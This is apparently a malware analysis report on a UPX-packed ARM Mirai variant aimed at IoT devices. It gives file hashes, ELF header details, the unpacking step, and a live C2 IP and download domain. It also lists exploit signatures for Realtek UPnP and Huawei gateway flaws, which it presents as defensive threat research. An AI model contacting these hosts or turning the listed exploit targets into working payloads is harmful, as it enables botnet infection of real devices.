Executive Summary
This malware is a Mirai-based sample designed to infect IoT devices like routers and cameras. It is initially packed and obfuscated to hide its behavior, but once unpacked, its real functionality becomes clear.
The malware is built to spread aggressively by exploiting known vulnerabilities in different devices. It connects to a command-and-control server (31.220.3.125) and downloads additional malicious files from z.hxhk.cc, allowing it to work across multiple device types.
After infection, it takes full control of the system by disabling firewalls, stopping services, and setting up multiple persistence methods to ensure it keeps running even after a reboot. It also scans networks to find and infect more devices.
In simple terms, this malware acts like a self-spreading botnet agent, turning compromised devices into part of a larger controlled network.
Mirai Sample Metadata
| Attribute | Value |
|---|---|
| MD5 | 7787854f14dfce9297a29bae842382e6 |
| SHA-1 | afc4e940484824d20b7e140debe6708aae01dc50 |
| SHA-256 | 29b78bb68ae1a4a1463e28775c00d66b70c848964803b20a91c068ffc10a5d0c |
| Vhash | 0b490d6bc29c11c918501aca2b43b24e |
| SSDEEP | 1536:xk5g/E31PjsjYVyaCeDTbeP3hxwr0yzz9:250ANDWvnwr7h |
| TLSH | T1AC33020AE9E26DA28DF9623DCCADD1CF85FA15D0E5E052486128E714EED630D15FC2CE |
| File Type | ELF executable (Linux) |
| Architecture | ARM (32-bit LSB) |
| File Size | 52.78 KB (54044 bytes) |

| Packer | UPX (3.94) [LZMA, brute] |
| Magic | ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, no section header |
| TrID | ELF Executable and Linkable format (Linux/Generic) |
ELF Header
| Field | Value |
|---|---|
| Class | ELF32 |
| Data | 2's complement, little endian |
| Header Version | 1 (current) |
| OS ABI | ARM - ABI |
| Object File Type | EXEC (Executable file) |
| Required Architecture | ARM |
| Object File Version | 0x1 |
| Program Headers | 3 |


Hxd
There’s a lot of compress data.


There’s UPX also.
DIE

Entropy:
It’s heavily packed.
Unpacking
The binary was successfully unpacked using the UPX utility. Although the packer reported minor header inconsistencies (bad b_info), a valid ELF executable was recovered.
upx -d [Sample_SHA256].elf -o out
Post-Unpacking Observations
Following the decompression, the binary size increased by approximately 3.1x. Preliminary inspection of the unpacked file (out) confirms the presence of the following indicators:
Unpacked Sample Analysis
DIE

Now the entropy is we see is not packed.


Hxd
Now we’ll see that those compressed high entropy data is now decompressed.
We can see bash commands, wget commands stuff like this.
Unpacked String Analysis
After successful decompression of the UPX layer, a static analysis of the recovered strings was performed. The results reveal a highly aggressive Mirai variant targeting diverse IoT architectures.
Remote Code Execution (RCE) Payloads
| Target / Vulnerability | Payload Signature |
|---|---|
| Realtek / UPnP | SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping |


| Huawei Home Gateway | SOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers |
